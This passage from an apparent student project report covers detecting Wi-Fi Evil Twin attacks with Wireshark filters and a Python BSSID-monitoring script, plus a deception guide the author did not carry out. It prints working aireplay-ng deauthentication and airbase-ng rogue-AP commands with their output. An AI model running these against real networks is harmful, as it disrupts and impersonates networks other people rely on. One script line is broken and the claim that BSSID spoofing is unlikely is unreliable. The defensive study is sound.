
Since I was using the same Kali Linux machine for both attacking and detecting, I opened Wireshark and selected wlan1mon as my wireless interface to start capturing packets. While Wireshark was running, I executed the aireplay-ng command to perform the de-authentication attack on the "Ron" network:






```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 20 -a 82:8F:0A:80:AF:89 wlan1mon
21:47:48  Waiting for beacon frame (BSSID: 82:8F:0A:80:AF:89) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:47:48  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:49  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:49  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:50  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:50  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:50  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:51  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:51  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:52  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:52  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:53  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:53  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:54  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:54  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:55  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:55  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:55  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:56  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:56  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
21:47:57  Sending DeAuth (code 7) to broadcast -- BSSID: [82:8F:0A:80:AF:89]
```

After sending all the de-authentication packets, I stopped the packet capture in Wireshark. To analyze the captured data, I applied specific filters to isolate the de-authentication frames. I used the filter wlan.fc.type_subtype == 12 to display only the de-authentication frames. This allowed me to identify that someone was interfering with the wireless network. To determine if the attack was specifically targeting my network, I applied an additional filter wlan.bssid == [bssid of Ron]. These filters showed how the Evil Twin attack could be detected from the victim's perspective, regardless of the operating system, because the packets are captured using a hardware device—the USB Wi-Fi adapter—and are not dependent on the machine's configuration.





As of now, I have not performed this detection on a Windows machine due to limitations with monitor mode support on Windows platforms. Using Kali Linux allowed for comprehensive packet analysis essential for detecting de-authentication attacks.

8.3.2 Detection of Evil Twin Attack Using a Python Script on Windows

In this section, I implement a Python script on the Windows victim machine to detect the presence of an Evil Twin attack. The script operates by monitoring for duplicate SSIDs with different BSSIDs, leveraging the fact that a unique SSID typically has one or at most a few BSSIDs due to multiple legitimate access points. When a rogue access point is introduced, it replicates the legitimate network's SSID but inevitably has a different BSSID, which the script can detect.

The Python script utilizes the pywifi library to interact with the Wi-Fi interface on Windows. It begins by establishing a baseline of known BSSIDs for the target SSID, "FBI Surveillance Van," by performing multiple scans of the Wi-Fi environment. This baseline includes all legitimate BSSIDs associated with the SSID, ensuring that normal network variations are accounted for and do not trigger false alarms.

Here is the script used for detection:

```python
import pywifi
from pywifi import const
import time
from collections import defaultdict
import tkinter as tk
from tkinter import messagebox
import datetime

def get_wifi_interface():
    wifi = pywifi.PyWiFi()
    ifaces = wifi.interfaces()
    if len(ifaces) == 0:
        print("No Wi-Fi interface found.")
        return None
    iface = ifaces[0]
    return iface

def scan_networks(iface):
    iface.scan()
    time.sleep(3)
    return iface.scan_results()
```

```python
def establish_baseline(iface, target_ssid, scan_count=5):
    print(f"Establishing baseline for SSID: {target_ssid}")
    baseline_bssids = {}
    for (variable) networks: Any
        networks = scan_networks(iface)
        for network in networks:
            ssid = network.ssid
            bssid = network.bssid.upper()
            if ssid == target_ssid:
                baseline_bssids[bssid] = {
                    'signal': network.signal,
                    'channel': network.freq
                }
        print(f"Scan {i+1}/{scan_count} completed.")

    if baseline_bssids:
        print(f"Baseline BSSIDs for '{target_ssid}': {list(baseline_bssids.keys())}")
    else:
        print(f"No networks found with SSID '{target_ssid}'.")
    return baseline_bssids
```

```python
def detect_new_bssids(iface, target_ssid, baseline_bssids):
    networks = scan_networks(iface)
    current_bssids = {}
    for network in networks:
        ssid = network.ssid
        bssid = network.bssid.upper()
        if ssid == target_ssid:
            current_bssids[bssid] = {
                'signal': network.signal,
                'channel': network.freq,
                'timestamp': datetime.datetime.now()
            }
    new_bssids = {}
    for bssid, info in current_bssids.items():
        if bssid not in baseline_bssids:
            new_bssids[bssid] = info
    return new_bssids
```

```python
def alert_user(ssid, new_bssids):
    root = tk.Tk()
    root.withdraw()
    bssid_info = ''
    log_entries = []
    for bssid, info in new_bssids.items():
        bssid_info += (
            f"BSSID: {bssid}\n"
            f"Signal Strength: {info['signal']} dBm\n"
            f"Channel: {info['channel']} MHz\n"
            f"Time Detected: {info['timestamp']}\n\n"
        )
        log_entries.append(
            f"{info['timestamp']}, BSSID: {bssid}, Signal: {info['signal']} dBm, "
            f"Channel: {info['channel']} MHz\n"
        )

    message = f"New BSSID detected for SSID: {ssid}\n\n{bssid_info}Evil Twin attack Detected."
    messagebox.showwarning("Evil Twin Alert", message)
    root.destroy()

    with open("bssid_log.txt", "a") as log:
        for entry in log_entries:
            log.write(entry)
```


```python
def main():
    target_ssid = "FBI Surveillance Van"
    iface = get_wifi_interface()
    if iface is None:
        return

    baseline_bssids = establish_baseline(iface, target_ssid, scan_count=5)

    if not baseline_bssids:
        print(f"Cannot establish baseline without known BSSIDs for SSID '{target_ssid}'. Exiting.")
        return

    print("Starting continuous monitoring...")
    while True:
        new_bssids = detect_new_bssids(iface, target_ssid, baseline_bssids)
        if new_bssids:
            print(f"New BSSID(s) detected for SSID '{target_ssid}': {list(new_bssids.keys())}")
            alert_user(target_ssid, new_bssids)
        else:
            print(f"No new BSSIDs detected for SSID '{target_ssid}'.")
        time.sleep(5)

if __name__ == "__main__":
    main()
```

After running this script on the Windows machine, it establishes the baseline BSSIDs for "FBI Surveillance Van" by scanning the network environment multiple times. This ensures that all legitimate access points are recognized, which typically have one or at most a few BSSIDs. The script then enters a continuous monitoring state, actively scanning for new BSSIDs associated with the target SSID.


To simulate the Evil Twin attack, we use the attacker's perspective from a Kali Linux machine. By executing the command airbase-ng -e "FBI Surveillance Van" -c 11 wlan2, a rogue access point is created using wlan2, which replicates the legitimate network's SSID. Despite sharing the same SSID, the rogue access point has a different BSSID, which the script detects during its monitoring process.

```
┌──(root㉿kali)-[~]
└─# airbase-ng -e "FBI Surveillance Van" -c 11 wlan2
23:20:17  Created tap interface at0
23:20:17  Trying to set MTU on at0 to 1500
23:20:17  Access Point with BSSID 06:31:5B:C7:6F:C9 started.
```

When the windows script identifies the new BSSID not present in the baseline, it alerts the user through a pop-up window. The alert includes detailed information such as the BSSID, signal strength, channel, and the time the new BSSID was detected. This immediate notification allows the user to be aware of the potential Evil Twin attack and take appropriate action, such as avoiding connection to the rogue network.



An additional observation can be made by examining the Wi-Fi networks list on Windows. The legitimate network often displays a lock symbol next to the Wi-Fi icon, indicating that it is secured with encryption protocols like WPA2 or WPA3. In contrast, the rogue access point created by the attacker may not display this lock symbol, signifying that it is either unsecured or uses different security settings. This visual discrepancy further assists users in distinguishing between legitimate and malicious networks.



Through this method, the Python script effectively detects the Evil Twin attack from the victim's perspective on Windows. By continuously monitoring for new BSSIDs associated with the known SSID and alerting the user upon detection, it provides a proactive defense mechanism against rogue access points.

8.4 Detection Performance Analysis Using Confusion Matrix

Evaluating the effectiveness of the implemented detection methods is crucial to understanding their capabilities and limitations. In this section, we analyze the detection performances of the two practical implementations using confusion matrices. The confusion matrix is a tool used to visualize the performance of a classification model by summarizing the counts of true positives (TP), false positives (FP), true negatives (TN), and false negatives (FN).

8.4.1 Detection of de-authentication Frames Using Wireshark on Kali Linux

Detection Scenario:

- **Objective:** Detecting de-authentication frames that are indicative of an Evil Twin attack.
- **Method:** Using Wireshark to capture and filter de-authentication frames in real time.

Confusion Matrix Table:

	Actual Attack Present	Actual Attack Absent
Attack Detected	True Positive (TP)	False Positive (FP)
No Attack Detected	False Negative (FN)	True Negative (TN)

Confusion Matrix Explanation:

In the context of detecting de-authentication attacks using Wireshark, the confusion matrix can be defined as follows:

- **True Positive (TP):** de-authentication frames are present due to an attack, and Wireshark correctly detects and identifies them.
- **False Positive (FP):** de-authentication frames are not part of an attack (e.g., normal network behavior or benign de-authentication frames), but Wireshark incorrectly flags them as an attack.
- **True Negative (TN):** No de-authentication frames are present, and Wireshark correctly reports that there is no attack.
- **False Negative (FN):** de-authentication frames are present due to an attack, but Wireshark fails to detect them.

Special Note: Due to the scope of this project, performing an exact numerical analysis of the confusion matrix was not feasible. Conducting such an analysis would require an in-depth understanding of Wireshark software and extensive empirical testing, which was beyond the

available time and resources. Nevertheless, Wireshark is a highly reliable tool for packet analysis, and its effectiveness in detecting de-authentication frames is well-established

Potential Performance Analysis:

While exact numerical values are not available without empirical data, the performance can be qualitatively assessed:

- **True Positives (TP):** Wireshark is effective in detecting de-authentication frames when they are present, especially during an Evil Twin attack where the attacker sends numerous de-authentication frames to disconnect clients from the legitimate access point.
- **False Positives (FP):** There is a possibility of false positives due to legitimate de-authentication frames, such as when a device disconnects normally or when network maintenance occurs. However, the frequency and pattern of frames during an attack are typically higher and more aggressive.
- **True Negatives (TN):** When no de-authentication frames are present, Wireshark correctly shows normal network traffic without indicating any attacks.
- **False Negatives (FN):** Wireshark may miss de-authentication frames if the wireless adapter does not capture all packets due to hardware limitations, channel hopping, or if the attacker uses sophisticated techniques to evade detection.
- **Accuracy:** High, as Wireshark reliably detects de-authentication frames when they are present.
- **Precision:** Depends on the ratio of true positives to false positives. Since legitimate de-authentication frames are less frequent, precision is relatively high.
- **Recall (Sensitivity):** High, given that Wireshark captures most of the de-authentication frames during an attack.
- **Specificity:** High, as Wireshark does not flag attacks when there are no de-authentication frames.

Conclusion:

The detection method using Wireshark is effective in identifying de-authentication attacks associated with Evil Twin scenarios. However, manual analysis and the possibility of false positives are reasons to interpret results cautiously.

8.4.2 Detection of Evil Twin Attack Using a Python Script on Windows

Detection Scenario:

- **Objective:** Detecting the presence of a rogue access point impersonating a legitimate network by monitoring for new BSSIDs associated with a known SSID.
- **Method:** Using a Python script to establish a baseline of legitimate BSSIDs for "FBI Surveillance Van" and continuously monitor for any new BSSIDs.

Confusion Matrix Table:

	Actual Rogue AP Present	Actual Rogue AP Absent
Rogue AP Detected	True Positive (TP)	False Positive (FP)
No Rogue AP Detected	False Negative (FN)	True Negative (TN)

Confusion Matrix Explanation:

In the context of detecting rogue access points using the Python script, the confusion matrix is defined as:

- **True Positive (TP):** A rogue access point with a new BSSID is present, and the script correctly detects and alerts the user.
- **False Positive (FP):** A legitimate new access point is added (e.g., network expansion), and the script incorrectly flags it as a rogue AP.
- **True Negative (TN):** No rogue access point is present, and the script correctly reports that there is no attack.
- **False Negative (FN):** A rogue access point is present, but the script fails to detect it (e.g., due to scanning limitations or the AP being out of range).

Special Note: Performing an exact numerical analysis of the confusion matrix for the Python script was beyond the scope of this project. Accurately determining TP, FP, TN, and FN values would require extensive tweaking of Windows configurations and in-depth testing, which exceeds the available permissions and knowledge within this project's timeframe. Nevertheless, the Python script remains a reliable tool for monitoring and detecting rogue access points based on BSSID variations.

Potential Performance Analysis:

Without specific numerical data, we can provide a qualitative assessment:

- **True Positives (TP):** The script effectively detects new BSSIDs that were not present in the baseline, indicating a potential Evil Twin attack.
- **False Positives (FP):** There is a risk of false positives if legitimate network changes occur, such as adding new access points or replacing hardware, resulting in new BSSIDs.
- **True Negatives (TN):** The script accurately maintains the status quo when no new BSSIDs are detected, confirming that the network environment is secure.
- **False Negatives (FN):** The script may fail to detect a rogue AP if it is not within range during scanning, if the Wi-Fi adapter misses the rogue signal, or if the attacker manages to spoof a legitimate BSSID (though this is highly unlikely due to the uniqueness of MAC addresses).
- **Accuracy:** Generally high in environments where network changes are infrequent.
- **Precision:** May vary depending on the frequency of legitimate network changes. In stable networks, precision is high.
- **Recall (Sensitivity):** High if the script successfully scans and detects all BSSIDs; however, physical limitations may reduce recall.
- **Specificity:** High, as the script correctly identifies when no rogue APs are present.

Conclusion:

The Python script provides an effective method for detecting Evil Twin attacks by identifying new BSSIDs associated with a known SSID. While there is potential for false positives in dynamic network environments, regular baseline updates and user awareness can mitigate this issue.

9. Evil Twin Attack Deception Implementation (Practical)

9.1 Overview of Practical Deception Methods

Deception in the context of an Evil Twin attack focuses on gathering information about the attacker while misleading them. The goal is to extract details such as the attacker's IP address, MAC address, and network setup by interacting with their rogue access point (AP). This involves:

- Connecting to the rogue AP (e.g., "FreeWiFi").
- Submitting decoy credentials to waste the attacker's resources.
- Monitoring network traffic for signs of data exfiltration or system configuration.

Implementing such deception techniques requires certain tools and configurations on the victim machine.

9.2 Implementation of Deception Scripts/Tools

Challenges and Limitations

Despite planning to implement deception techniques, the following challenges prevented a successful practical demonstration:

1. **Windows as the Victim Machine**:
    - The Windows system was not configured for cybersecurity tasks like analyzing rogue APs or gathering detailed attacker information.
    - Tools like Wireshark and Nmap were available but needed more specialized configurations for advanced deception.
2. **Lack of USB Wi-Fi Adapters for Deception**:
    - Only two Wi-Fi adapters were available, both used to execute the Evil Twin attack.
    - The USB Wi-Fi adapter intended for the virtualized Kali Linux instance was not recognized by the system, preventing its use for deception.
3. **Virtualized Kali Linux**:
    - The Kali Linux instance on VirtualBox did not have access to a compatible USB Wi-Fi adapter, which limited its ability to perform necessary deception techniques like packet injection, scanning, and interaction with the rogue AP.

Although I could not implement these methods, the following section provides a detailed step-by-step guide of how I could have performed deception techniques to gather information about the attacker.

Step-by-Step Guide for Deception Techniques

1. The victim was connected to the Rogue AP on purpose

- From the victim machine (e.g., Windows or Kali Linux):
    1. Open Wi-Fi settings and connect to the rogue AP named "FreeWiFi."
    2. Confirm connection using the ipconfig (Windows) or ifconfig (Linux) command:
        - Identify the **Default Gateway IP** (e.g., 10.0.0.1), which corresponds to the attacker's rogue AP.

2. Identify the Attacker's IP and MAC Address

- Use the arp command to find the attacker's MAC address:
    - **Windows**:
      arp -a
        - Look for the **Default Gateway** in the output and note its MAC address.
    - **Linux**:
      arp -n

3. Submit Honey Credentials

- Open a browser and navigate to any website (e.g., http://example.com). The captive portal should redirect to a phishing page.
- Submit fake details (honey credentials):
    - Username: decoy_user
    - Password: Trap123!
    - Email: decoy@example.com
    - Phone: 5555555555
- Observe the portal's response to validate its logging mechanism.

4. Scan the Rogue AP for Open Ports and Services

- Use **Nmap** to probe the rogue AP for open ports and services:
    - Windows (with Nmap installed): **nmap -A 10.0.0.1**
    - Linux: **sudo nmap -A 10.0.0.1**
    - This identifies running services like DNS (port 53), HTTP (port 80), and potential back-end systems.

5. Monitor Network Traffic

- Install and use **Wireshark** on the victim machine to monitor traffic:
    1. Start capturing packets on the victim's wireless interface.
    2. Apply a filter to focus on traffic involving the rogue AP:

ip.addr == 10.0.0.1

3. Look for signs of DNS spoofing, HTTP redirects, or credential exfiltration.

6. Send Probing Requests

- Use PowerShell or a terminal to send crafted requests to the rogue AP:
    - For example, send HTTP requests with large payloads:

      Invoke-WebRequest -Uri http://10.0.0.1/test -Method POST -Body "Random Test Data"

    - This could overload the attacker's logging system or provide insight into their setup.

7. Observe DNS and IP Forwarding

- Use nslookup to test DNS responses from the rogue AP:

  nslookup example.com

- Check if the rogue AP forwards requests to external servers or provides fake DNS responses.

8. Log and Document Findings

- Record details about the rogue AP, such as:
    - **SSID**: "FreeWiFi"
    - **IP Address**: `10.0.0.1`
    - **MAC Address**: From `arp`
    - **Observed Behavior**: Phishing attempts, DNS spoofing, NAT configurations.

9.3 Practical Deception Method Results

While I could not implement these methods due to hardware and configuration limitations, this guide provides a comprehensive approach to deception in an Evil Twin attack scenario. Properly configured victim machines (with compatible tools and hardware) can gather valuable information about the attacker's infrastructure, including IP addresses, MAC addresses, running services, and behavioral patterns. This can lead to stronger defense mechanisms and insights into attacker techniques.

10. Conclusion and Future Work

This project successfully demonstrated the execution and mitigation of an Evil Twin attack, a sophisticated threat that exploits the vulnerability of wireless networks by creating rogue access points (APs) mimicking legitimate networks. By tricking users into connecting to a fraudulent AP, attackers gain unauthorized access to sensitive information, such as login credentials.

In the **first phase**, the Evil Twin attack was successfully executed using two USB Wi-Fi adapters to create a rogue AP named "FreeWiFi." Victims were redirected to a phishing page where credentials were captured, effectively showcasing the risk posed by such attacks. This phase highlighted the ease with which attackers can intercept sensitive information and exploit unsuspecting users.

The **second phase** focused on preventive measures, combining theoretical and practical approaches to mitigate the risks of Evil Twin attacks. Theoretical measures included:

- Strengthening device and network configurations.
- Implementing WPA3 encryption protocols.
- Utilizing rogue AP detection tools.
- Disabling insecure configurations like Wi-Fi Protected Setup (WPS).
- Deploying Wireless Intrusion Prevention Systems (WIPS).
- Promoting user education and awareness.

Practical measures included the implementation of the `prevent_evil_twin.py` Python script, which automated the process of preventing Windows machines from connecting to rogue APs. This script proved effective in controlled testing environments, showcasing its potential as an accessible, user-friendly tool to enhance network security.

The **third phase** explored detection mechanisms to identify Evil Twin attacks. Two practical methods were implemented:

1. **Wireshark on Kali Linux**: This method captured and analyzed de-authentication frames, successfully identifying malicious attempts to disrupt legitimate connections.
2. **Python-based BSSID Monitoring**: This script monitored for new BSSIDs associated with known SSIDs, providing real-time alerts for potential rogue APs.

Both approaches demonstrated high effectiveness but also revealed certain limitations. While Wireshark offered detailed insights suitable for advanced users, the Python script provided a simpler, more user-friendly solution but required accurate baseline BSSID data to minimize false positives.

The **fourth phase** explored deception techniques, presenting an innovative strategy for proactively countering Evil Twin attacks. By deploying honeypots, decoy SSIDs, and fake captive portals, defenders not only misled attackers but also gained valuable intelligence about their tools and methods. Though hardware limitations and system configurations posed challenges to practical implementation, the theoretical groundwork and guidelines provided a strong foundation for future advancements.

Overall, this project demonstrated the importance of integrating prevention, detection, and deception strategies to address the multifaceted threat posed by Evil Twin attacks. A combination of proactive measures and advanced technical tools ensures a more resilient defense against wireless network vulnerabilities.

Future Work:

The findings and implementations in this project provide a robust framework for addressing Evil Twin attacks, but there are several areas for improvement and expansion in future efforts:

1. **Enhancing Captive Portals**: Develop more sophisticated captive portals that closely mimic popular public Wi-Fi login pages to increase the success of deception and data collection for analysis.
2. **Improving Internet Access for Victims**: Resolve issues with NAT table configurations by integrating `bridge-utils` to provide seamless internet access during controlled attack scenarios.
3. **Automation in Complex Environments**: Automate the attack setup to operate effectively in environments with multiple APs and varying network conditions.
4. **Custom Firewall Development**: Create a firewall capable of detecting and blocking rogue access points and de-authentication frames, providing an added layer of real-time security.
5. **Custom VPN Implementation**: Build a VPN solution that encrypts all user traffic when connected to public or untrusted networks, preventing data interception.
6. **Cross-Platform Support**: Extend prevention tools to operate on diverse platforms, including Windows, macOS, Linux, Android, and iOS, to protect a wider range of devices.
7. **IoT Security**: Design lightweight security mechanisms tailored to IoT devices, which are often highly vulnerable to rogue APs and lack robust security configurations.
8. **Hardware Upgrades**: Invest in additional and more advanced USB Wi-Fi adapters to facilitate seamless implementation of prevention, detection, and deception techniques.
9. **Automation of Deception Techniques**: Develop scripts to automate honeypot deployment, beacon frame manipulation, and attacker interaction logging to reduce reliance on manual inputs.

11. Bibliography

1. Atheros AR9271 Chipset - https://techinfodepot.shoutwiki.com/wiki/Atheros_AR9271
2. Airmon-ng Documentation - https://www.aircrack-ng.org/doku.php?id=airmon-ng
3. Aireplay-ng Documentation - https://www.aircrack-ng.org/doku.php?id=aireplay-ng
4. Airbase-ng Documentation - https://www.aircrack-ng.org/doku.php?id=airbase-ng
5. Aircrack-ng Suite Documentation - https://www.aircrack-ng.org/documentation.html
6. dnsmasq Man Page - https://thekelleys.org.uk/dnsmasq/doc.html
7. Python HTTPServer Documentation - https://docs.python.org/3/library/http.server.html
8. De-authentication Attack - https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack
9. Rogue Access Point - https://en.wikipedia.org/wiki/Rogue_access_point
10. Monitor Mode Verification - https://linux.die.net/man/8/iwconfig
11. Linux Steps - https://linux.die.net/man/8/
12. iptables - https://en.wikipedia.org/wiki/Iptables#:~:text=6%20External%20links-,Overview,traversing%20the%20rules%20in%20chains.
13. index.html - https://developer.mozilla.org/en-US/docs/Web/HTML
14. Airodump-ng Documentation - https://www.aircrack-ng.org/doku.php?id=airodump-ng
15. Wireshark Documentation - https://www.wireshark.org/docs/
16. PyWiFi Documentation - https://pypi.org/project/pywifi/